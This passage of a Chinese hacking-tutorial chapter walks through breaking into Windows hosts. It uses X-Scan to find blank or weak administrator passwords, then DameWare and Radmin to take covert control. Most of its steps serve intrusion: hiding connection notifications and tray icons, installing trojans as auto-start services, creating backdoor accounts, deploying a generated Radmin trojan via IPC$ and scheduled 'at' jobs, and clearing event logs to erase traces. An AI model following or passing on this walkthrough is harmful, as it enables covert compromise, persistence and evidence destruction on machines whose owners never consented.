
入侵实例中要使用的工具是 X-Scan 和 DameWare，其中，X-Scan 是一款著名的扫描工具，我们已经很熟悉了，而 DameWare 是一款超级网管工具，它是为了让网管员更加方便地同时管理多台计算机而设计的。DameWare 把众多管理工具集成在一起，只要拥有远程主机管理员权限的账号，任何人都可以通过图形界面来控制远程主机。然而，只要对这款网管工具进行巧妙的配置，入侵者便可在网管毫无察觉的情况下使用远程主机服务，甚至远程控制及屏幕窃取。DameWare 可以从“http://www.dameware.com/downloads/”处下载，下载后按提示安装。

黑客入侵的思路：获取管理员权限、在 DameWare 中添加主机、实时屏幕监视和控制、远程执行命令、系统设置修改与系统控制、文件上传与下载、留后门、清除脚印。

15.1.1 扫描远程主机是否存在 NT 弱口令


首先黑客得获取管理员权限。打开 X-Scan，在“设置”下拉菜单中选择“扫描参数”选项，打开扫描参数设置窗口。在指定 IP 范围的输入框

中输入希望扫描的 IP 地址段。本例中将对局域网进行扫描，输入的 IP 段为 192.168.1.1~192.168.1.254。打开全局设置菜单，在扫描模块中选择 NT-Server 弱口令。




选中“NT-Server弱口令”项

单击“确定”按钮后，回到主界面，并开始进行扫描。IP 地址为 192.168.1.104 的主机存在 NT-Server 弱口令。



该主机存在NT弱口令


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



弱口令描述


15.1.2 使用 DameWare 入侵漏洞主机

搜索到了具有弱口令的主机后，现在就可以使用 DameWare 来远控它了。依次单击“开始”→“程序”→“Dame Ware NT Utilities”并选择“Dame Ware NT Utilities”，打开 DameWare 主界面。



DameWare主界面


DameWare 以列表形式进行管理，已经根据用户的网络环境列出了可选的网络主机，这里我们主要针对搜索出来的漏洞逐级进行入侵，所以需要目标主机的 IP 添加到 DameWare 中，方法是单击主界面左上角的“添加”图标，接着在弹出的“Add Domain or Machine (添加域或主机)”对话框中选择“Favorite Machine (关注的主机)”，并添入目标主机的 IP 地址 192.168.1.104，单击“OK”按钮后，添加主机成功。



添加域或主机

1.DameWare功能预览

我们先来看看 DameWare 到底能够对 192.168.1.104 作哪些操作，在左侧窗口的列表中依次为“磁盘操作”、“事件日志”、“组管理”、“查看已打开文件”、“打印机”、“进程管理”、“系统属性”、“RAS”、“注册表”、“远程命令执行”、“远程控制 (有屏幕监视功能)”、“应用程序管理”、“计划任务管理”、“查找”、“发送信息”、“服务管理”、“会话管理”、“共享管理”、“远程关机”、“软件管理”、“系统工具”、“TCP 工具”、“用户管理”和“远程唤醒”。除此之外，还可以通过 DameWare 来打开 Windows 自带的管理工具。




几乎涵盖了所有的操作

2.入侵漏洞主机

作为远程控制软件 DameWare 的确功能强大，现在我们就来演示具体的人侵操作。

STEP1 单击 DameWare 左侧树形目录，依次展开“192.168.1.104”→“Remote Control”→“Mini Remote Control”即出现连接口令对话框。


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



DameWare的连接口令对话框


STEP2 由于前面已经被 X-Scan 扫描出“administrator”这个账户具有空口令，可以使用 at 命令建立后门账户，然后在“User ID”栏目中填写建立后门账户的用户名，在“Password”栏中填写创建的密码。

也许读者会有疑问：“为什么不直接使用扫描出的这个 administrator 用户呢？”这是因为 DameWare 是基于 IPC\$ 进行远程连接的，如果目标主机使用的是 Windows XP，它将会拒绝空密码的账户连接。




拒绝连接的提示

STEP3 单击工具栏中的“Install”命令，为漏洞主机安装服务端被控程序，这时会弹出安装服务向导。




为漏洞主机配置服务端被控程序

STEP4 在“Server Installation”对话框中，单击“Edit”进行高级配置。通常入侵者在这个高级配置中要取消“安装通知”（路径：Notify Dialog → Notify on Connection）



取消连接通知

此外取消“任务栏图标”（路径：“Additional Settings” → “Enable SysTrayIcon”）的选择，否则当 DameWare 在为漏洞主机安装服务端程序时，被控主机的用户会立即发现。




取消图标显示

STEP5 高级配置中还有许多功能配置，读者可以根据实际需要进行设置，单击“确定”→“OK”


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

立即为漏洞主机安装服务端。



安装服务端

连接目标主机这一步非常重要，如果目标主机是 Windows XP 的话，根据前面我们介绍 Windows XP 网络访问的原理，一定要让 Windows XP 主机开启“经典—本地用户用自己的身份验证”，否则连接将失败。




修改Windows XP的网络登录方式

提示 ATTENTION


有的用户使用的 Windows XP 版本并非原版，而是各式各样的修改版、Ghost 镜像版或精简版，这些版本很可能在安装完成后就自动开启了 Windows XP 的“经典—本地用户用自己的身份验证”网络访问规则，以及一些有危险的服务，让黑客对此类主机有机可乘，用户应该保持警惕，查看自己主机有无类似情况发生，尽早关闭有危险的后门。

STEP 4 安装结束后，单击“DameWare 的连

接口对话框”任务栏上的“Connect”命令即可连接上被控主机，在此被控主机中，即可随意操作。



被控制的Windows2000主机



被控制的Windows XP主机

入侵者可以通过该屏幕对远程主机进行控制，就像操纵本地计算机一样。其中任务栏上的“View Only”按钮表示通过“只监视（View Only）”模式显示远程主机的桌面，不能对远程主机进行控制，取消后表示通过“控制”模式连接远程主机，除了可以看见远程主机的桌面，还可以对远程主机进行控制。

3. 远程执行命令

使用 DameWare 可以实现远程执行命令。DameWare 是通过 DameWare 自带的工具“RCmd View”及“RCmd Console”来实现这一功能

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


的。在 DameWare 主界面中，展开列表“Remote Command”，找到“RCmd View”和“RCmd Console”。其中，“RCmd View”或“RCmd Console”都可以用来远程执行命令，这里只介绍 RCmd View 的使用方法。双击“RCmd View”，如果是首次使用，DameWare 在控制端提示将在远程主机上安装 DameWare NT Utilities Service。



安装目标主机的服务端

这个安装不需要任何设置，直接单击按钮“是(Y)”同意安装即可。

通过这个工具，入侵者便可以在远程主机上执行命令。例如，键入“ipconfig/all”命令查看远程计算机的网络参数。




远程执行命令

注意 ATTENTION

远程执行命令在远程主机中并不会直观显示，但在进程表中会有相应的显示。


4.修改系统参数并远程控制

(1) 进程控制，在 DameWare 主界面上选择“Processes”图标，即可打开进程管理列表，窗口显示了进程及 CPU 的利用率。而且在右键菜单中可以杀死选中的进程，入侵可以通过这种方法来杀死任何妨碍他们入侵的进程。




进程管理列表

(2) 修改注册表，单击“Registry”图标打开漏洞主机的注册表，在该注册表编辑器中便可以修改远程主机的注册表。




被控主机的注册表

(3) 建立计划任务，单击“Schedule”图标后得到树状菜单。Task Schedule 代表计划任务，在主界面的“Schedule”下拉菜单中选择“Add Schedule...”即可实现建立计划任务。



计划任务可以建立后门账户

(4) 服务管理，展开“Services”即可打开控制主机的“服务”列表。



查看系统服务

通过 Services View 可以查看目标主机上安装了哪些服务。这同使用“计算机管理”看到的的服务列表是一样的。而且，入侵者还可以通过这里非常容易地给目标主机安装/卸载服务或程序。双击“Install Service”，还可以为控制主机安装新的服务。




入侵者可以安装木马或病毒等服务

在选择服务的启动方式时，可以选择 Automatic（自动），目的是令远程主机在每次启动后都自动执行该木马程序安装成功后来查看一下目标主机的服务列表。

5. 文件上传与下载

在入侵过程中，文件上传与下载是常用的操作，DameWare 也能实现。单击主界面中的“Shares”图标来打开远程主机上的共享文件夹（包括隐藏的）。




打开共享目录


随后的操作如同操作本地机一样，可以进行文件的复制、剪切、删除、隐藏、权限设置、粘贴等操作。

6. 建立后门账号

入侵者在入侵成功后，往往会留下后门以便下一次再进入该计算机。这里只介绍一个简单的留后门方法，即建立后门账号。单击“Users”图标，打开“用户管理”，入侵者可以建立、禁用、降级、删除用户。




进入用户管理器



设置用户权限

7.清除脚印

在入侵者离开漏洞主机之前，往往需要清除脚印来防止管理员发现他们留下的痕迹，这可以通过删除事件日志实现。单击“Event Log”图标，清除右侧窗口中的“Application”、“Security”和“System”日志。



事件日志

在事件日志查看窗格中，用鼠标右键单击任意一项记录，然后选择“Clear All Events”来清空“Application”日志。然后按照同样方法删除“Security”和“System”日志。

可以看出 DameWare 的功能非常强大，控制者几乎可以在远方对目标主机进行任意操作，DameWare 给出了完全的图形操作方案，使得用户不必再要去记忆或查询相关命令。此外，DameWare 的远程操作依赖于 IPC\$ 连接，所以要求远程主机必须开放 IPC\$ 共享。

15.2 Radmin入侵实战演练

Radmin 也是一款非常著名的远程控制软件，


它体积小、速度快，能隐藏图标、复制文件并打开 Telnet 等功能。可以为入侵者提供远程控制功能，适合不同网络环境。

15.2.1 使用Radmin远程控制

Radmin 有许多种改版，其官方网站是 <http://www.radmin.com>，读者可以自行下载最新版本，这里我们以 3.1 版为例，将下载好的压缩文件解压之后，会得到两个安装文件：“rserv31”和“rview31”，其中“rserv31”是作为服务端安装在目标主机中，而“rview31”则是安装在控制主机上，用于操作远程被控端。

1.被控端设置

首先在 Radmin 被控端上需要设置允许连接的用户和口令，单击服务端的“Permissions”按钮，Radmin 的用户和口令有两种形式，分为“Radmin 认证（Radmin security）”和“Windows NT 认证（Windows NT security）”。



设置合法用户连接




设置Radmin连接认证

其中，前者将设置并使用 Radmin 自带的用户名和密码，而后者则是使用 Windows NT 中已有的用户名和密码，用户可以任意设置一项。

如果选择了“Windows NT security”项且被控主机使用了 Windows XP 系统，Radmin 将

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


会还有一个开启 Windows XP 网络访问为经典模式的提示。



开启Windows XP网络访问为经典模式


2.主控端设置

STEP1 运行 Radmin Viewer 控制端，选择“Connection”菜单的“New Connection”命令，添加一台新主机，填写目标主机的 IP 地址和端口号，单击“OK”按钮。




填写目标主机地址

STEP2 在新建的主机图标上单击鼠标右键，将弹出控制菜单，分别为“Full Control（完全控制）”、“View Only（仅仅监视）”、“Telnet（远程命令提示符）”、“File Transfer（文件传输）”、“Shutdown（关机）”、“Chat（对话）”、“Vioc Chat（语音对话）”等。




选择远程操作功能

STEP3 选择 Full Control（完全控制），黑客就可以通过屏幕监视完全控制远程计算机了，连接时输入用户名和密码，单击“OK”按钮。




用户口令

STEP4 不一会儿在本地计算机上面就会出现远程主机的桌面，可以直接用鼠标和键盘进行操作，就像使用本地计算机一样。



完全控制目标主机

STEP5 在控制窗口的上面有许多按钮，通过这些按钮可以切换不同的控制功能，例如单击“Telnet”按钮将出现 Telnet 命令提示符窗口。




Telnet远程控制

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

15.2.2 Radmin服务端安装技巧


Radmin 是一款合法的商业软件，需要被控端用户设置连接，才能允许控制端进入，可是由于 Radmin 小巧精悍，它被黑客们改造成了可以用来开启后门的木马。例如使用“Radmin 服务端生成器”就可以直接生产一个 Radmin 的木马程序（我们将在第 6 章详细介绍“木马”）。



Radmin服务端生成器


想办法让目标主机运行“Radmin 服务端生成器”生成木马。

STEP1 首先进行 IPC\$ 连接。



IPC\$连接成功

STEP2 拷贝 Radmin 服务端生成器生成的服务端程序到目标主机中。




拷贝服务端到目标主机中

STEP3 通过“net time”命令查看目标主机系统时间，并使用“at”命令执行。



使用“at”命令执行计划任务

STEP4 当目标主机执行了这个服务端程序后，客户端就可以连接上了，此时输入 Radmin 服务端生成器中设置的密码即可。



输入密码

15.3 使用pcAnywhere进行远程控制

pcAnywhere 是一款著名的远程控制软件，该软件出自商业巨头公司赛门铁克公司，所以在安全、稳定与性能方面都是很优秀的，pcAnywhere 适合任何网络连接方式，由于它的功能强大，所以软件体积也非常庞大，很难实现远程安装，入侵者也就很少使用，通常只用于目标主机已经安装服务端的情况下进行口令猜测。不过对于网管员来说，pcAnywhere 是非常理想的助手，鉴于 pcAnywhere 的广泛应用性，本节就为读者介绍它的使用方法。

15.3.1 pcAnywhere的工作原理

在介绍 pcAnywhere 之前，首先简单介绍

一下远程控制的原理。远程控制就是利用远程控制软件在两台计算机之间建立起一条数据交换的通道，从而使主控端可以向被控端发送指令，操纵被控端完成某些特定的工作。要实现远程控制，需要满足一些条件：首先主控电脑和被控电脑都处在网络中，其次是双方都有相同的通信协议，一般使用 TCP/IP 协议进行通信，另外还有一个是在两台计算机上都必须安装远程控制软件（pcAnywhere 以及前面介绍的远程控制软件都是如此），而且一台必须配置为被控端，另一台配置为主控端。被控端计算机等候与主控端计算机的连接，并且被控端由主控端进行控制，控制被控端计算机中的各种应用程序运行。主控端负责发送指令和显示远程计算机执行程序的结果，而运行程序所需的系统资源均由被控端计算机负责。

使用 pcAnywhere 远程控制计算机时，首先由主控端向被控端发出共享控制请求，被控端接收到共享控制请求以后会给出一个响应信号，并对主控端的合法身份进行验证，此时，主控端必须向被控端提供远程控制所需的合法用户账号及密码，如果被控端验证密码及账号无误，则控制端可以开始操纵被控端进行远程控制，否则，被控端会拒绝主控端的控制请求。被控端除了用身份验证手段来保证安全外，还可控制有谁能够连接该计算机以及远程用户所具有的权限。


15.3.2 被控端设置

